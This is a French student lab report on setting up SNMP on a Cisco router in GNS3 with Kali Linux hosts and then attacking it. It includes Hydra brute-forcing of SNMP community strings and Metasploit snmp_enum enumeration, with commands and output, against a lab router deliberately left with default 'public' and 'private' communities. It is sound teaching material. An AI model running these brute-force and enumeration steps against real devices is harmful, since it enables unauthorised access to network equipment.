

MASTER 2 INFORMATIQUE - CYBERSÉCURITÉ

---

# Implémenter SNMP sur Kali Linux et GNS3 (routeur Cisco)

---

Abdel-Malik FOFANA  
Yassine JEMLAOUI


November 24, 2024

## Contents

<b>1</b>	<b>Configuration lab</b>	<b>2</b>
<b>2</b>	<b>Attaque 1 : brute force communauté</b>	<b>6</b>
<b>3</b>	<b>Attaque numero 2 : metasploitable capture</b>	<b>7</b>

# 1 Configuration lab

Voici la topologie de notre lab :




Sur deux machines Kali :

La première machine a l'adresse 192.168.1.2

La seconde machine a l'adresse 192.168.1.3

L'interface du switch connectée au routeur utilise l'adresse 192.168.1.1 pour la surveillance via SNMP.



Configuration snmp et on ajoute une ip a l'interface du switch

```

R1#conf te
R1#conf terminal
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#snmp-
R1(config)#snmp-server community public R0
R1(config)#
*Mar 1 00:00:31.543: %IP_SNMP-3-SOCKET: can't open UDP socket
R1(config)#
*Mar 1 00:00:31.543: Unable to open socket on port 161
R1(config)#snmp-server community private RW
R1(config)#
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface Ethernet0/0
R1(config-if)#no shutdown
R1(config-if)#
*Mar 1 00:00:28.259: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up
*Mar 1 00:00:29.259: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
0, changed state to up
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#exit
R1(config)#

```


On ouvre les ports sur l'interface switch (activation des acl) et configuration du serveur SNMP pour accepter les requêtes à partir des machines Kali.

```
R1(config)#access-list 100 permit udp any host 192.168.1.1 eq 161
R1(config)#access-list 100 permit udp any host 192.168.1.1 eq 162
R1(config)#interface Ethernet0/0
R1(config-if)#ip access-group 100 in
R1(config-if)#
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#snmp-server community public R0
R1(config)#snmp-server host 192.168.1.2 version 1 public
R1(config)#snmp-server host 192.168.1.3 version 1 public
```

Vérification de la configuration SNMP

```
R1#show running-config | include snmp
access-list 100 permit udp any host 192.168.1.1 eq snmp
access-list 100 permit udp any host 192.168.1.1 eq snmptrap
snmp-server community public R0
snmp-server enable traps tty
snmp-server host 192.168.1.2 public
snmp-server host 192.168.1.3 public
R1#
*Mar  1 00:24:59.027: %SYS-5-CONFIG_I: Configured from console by console
```

On ajoute les ip a notre machine kali 192.168.1.2 avec la gateway



```
osboxes@osboxes: ~
File Actions Edit View Help
(osboxes@osboxes)-[~]
$ sudo ip addr add 192.168.1.2/24 dev eth0
[sudo] password for osboxes:
(osboxes@osboxes)-[~]
$ sudo ip route add default via 192.168.1.1
(osboxes@osboxes)-[~]
$
```

```
sudo ip addr add 192.168.1.3/24 dev enp0s3 sudo ip route add default via 192.168.1.1
```

Voici le code entré dans le routeur cisco

```
enable
configure terminal

! Configuration de l'interface
interface Ethernet0/0
ip address 192.168.1.1 255.255.255.0
no shutdown
exit

! Configuration de l'ACL pour SNMP
access-list 100 permit udp any host 192.168.1.1 eq 161
access-list 100 permit udp any host 192.168.1.1 eq 162

! Appliquer l'ACL à l'interface
interface Ethernet0/0
ip access-group 100 in
exit


! Configuration des communautés SNMP
snmp-server community public RO
snmp-server community private RW

! (Optionnel) Limiter l'accès à la communauté private avec une ACL
access-list 101 permit udp host 192.168.1.2 host 192.168.1.1 eq 161
access-list 101 permit udp host 192.168.1.2 host 192.168.1.1 eq 162

! (Optionnel) Configurer un hôte SNMP pour les traps
snmp-server host 192.168.1.2 version 1 public
exit

! Sauvegarder la configuration
write memory
```

On peut voir que tout fonctionne avec la command `snmpwalk -v1 -c public 192.168.1.1`

A terminal window titled 'osboxes@osboxes: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(osboxes@osboxes)-[~]'. The command '\$ snmpwalk -v1 -c private 192.168.1.1' has been executed. The output shows various SNMP objects and their values for a Cisco IOS device. A faint dragon watermark is visible in the background.

```
(osboxes@osboxes)-[~]
$ snmpwalk -v1 -c private 192.168.1.1
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3620-A3JK8S-M), Version 12.2(26c), RELEASE SOFTWARE
(fc1)
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Mon 30-Jul-07 18:20 by ccai"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.9.1.122
iso.3.6.1.2.1.1.3.0 = Timeticks: (149186) 0:24:51.86
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "R1"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 78
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.1.0 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "Ethernet0/0"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "Ethernet0/1"
iso.3.6.1.2.1.2.2.1.2.3 = STRING: "Ethernet0/2"
iso.3.6.1.2.1.2.2.1.2.4 = STRING: "Ethernet0/3"
iso.3.6.1.2.1.2.2.1.2.5 = STRING: "Null0"
iso.3.6.1.2.1.2.2.1.3.1 = INTEGER: 6
```

## 2 Attaque 1 : brute force communauté


Pour tester la sécurité SNMP, nous utilisons une attaque par force brute pour découvrir les communautés via l'outil Hydra :

```
hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt target.com snmp
```

### Explications :

- `-P` : spécifie un fichier de chaînes SNMP à tester (liste commune).
- `target.com` : adresse IP ou domaine de la cible.
- `snmp` : indique le protocole ciblé.

L'objectif est de trouver une chaîne valide pour accéder ou interagir avec le périphérique SNMP.



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
/home/kali
kali@kali: ~
File Actions Edit View Help
on-snmp-community-strings.txt
(kali@kali)-[~]
$ hydra -P /usr/share/metasploit-framework/data/wordlists/snmp_default_passwords.txt 192.168.1.1 snmp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
military or secret service organizations, or for illegal purposes (this is
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-23 16
39:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 120 login tries (l:1/p:1
0), ~8 tries per task
[DATA] attacking snmp://192.168.1.1:161/
[161][snmp] host: 192.168.1.1 password: public
[STATUS] attack finished for 192.168.1.1 (valid pair found)
Successfully completed, 1 valid password found
github.com/vanhauser-thc/thc-hydra) finished at 2024-11-23 16
39:24

(kali@kali)-[~]
$
```

on a pu trouver la communauté permettant un accès potentiel aux données ou au contrôle de l'appareil.


### 3 Attaque numero 2 : metasploitable capture

Maintenant qu'on a la communauté avec Metasploit, le module `auxiliary/scanner/snmp/snmp_enum` permet d'effectuer une énumération SNMP sur une cible.

- `scanner/snmp/snmp_enum` interroge une cible en utilisant des chaînes SNMP valides pour récupérer des informations détaillées.
- Il retourne des données comme les noms d'hôtes, les versions des systèmes, les interfaces réseau, les utilisateurs SNMP et d'autres informations sensibles accessibles via SNMP.

Ce module est utile pour cartographier un réseau ou identifier des points faibles dans la configuration SNMP d'un appareil.





```
msf5 > use auxiliary/scanner/snmp/snmp_enum
msf5 auxiliary(scanner/snmp/snmp_enum) > set COMMUNITY public
COMMUNITY => public
msf5 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf5 auxiliary(scanner/snmp/snmp_enum) > exploit

[*] 192.168.1.1, Connected.

[*] System information:
Host IP           : 192.168.1.1
Hostname          : R1
Description       : Cisco Internetwork Operating System Software IOS (tm) 3600 Software (C3620-A3JK8S-M), Version 12.2(26c), RELEASE SOFTWARE (fc1) Copyright (c) 1986-2007 by cisco Systems, Inc. Compiled Mon 30-Jul-07 18:20 by ccal
Contact           : -
Location          : -
Uptime snmp       : -
Uptime system     : 00:14:51.10
System date       : -

[*] Network information:
IP Forwarding enabled : yes
Default TTL           : 255
TCP segments received : 0
TCP segments sent     : 0
TCP segments retrans  : 0
Input datagrams       : 453
Delivered datagrams    : 14
Output datagrams      : 17

[*] Network interfaces:
Interface          : [ up ] Ethernet0/0
Id                 : 1
Mac Address        : cc:01:d3:00:00:00
Type               : ethernet-csmacd
Speed              : 10 Mbps
```

Voici l'énumération obtenue avec le module `scanner/snmp/snmp_enum` :

- **Nom d'hôte** : le nom de l'appareil cible (hostname).
- **Version du système** : informations sur le système d'exploitation ou le firmware.
- **Interfaces réseau** : liste des interfaces disponibles avec leurs adresses IP et états (actif/inactif).
- **Utilisateurs SNMP** : identifiants d'utilisateurs ou communautés SNMP.
- **Détails supplémentaires** : services, configurations et métriques liés à l'appareil.
- **Etc...** :

Ces informations permettent de mieux comprendre la configuration du périphérique et d'identifier des failles potentielles.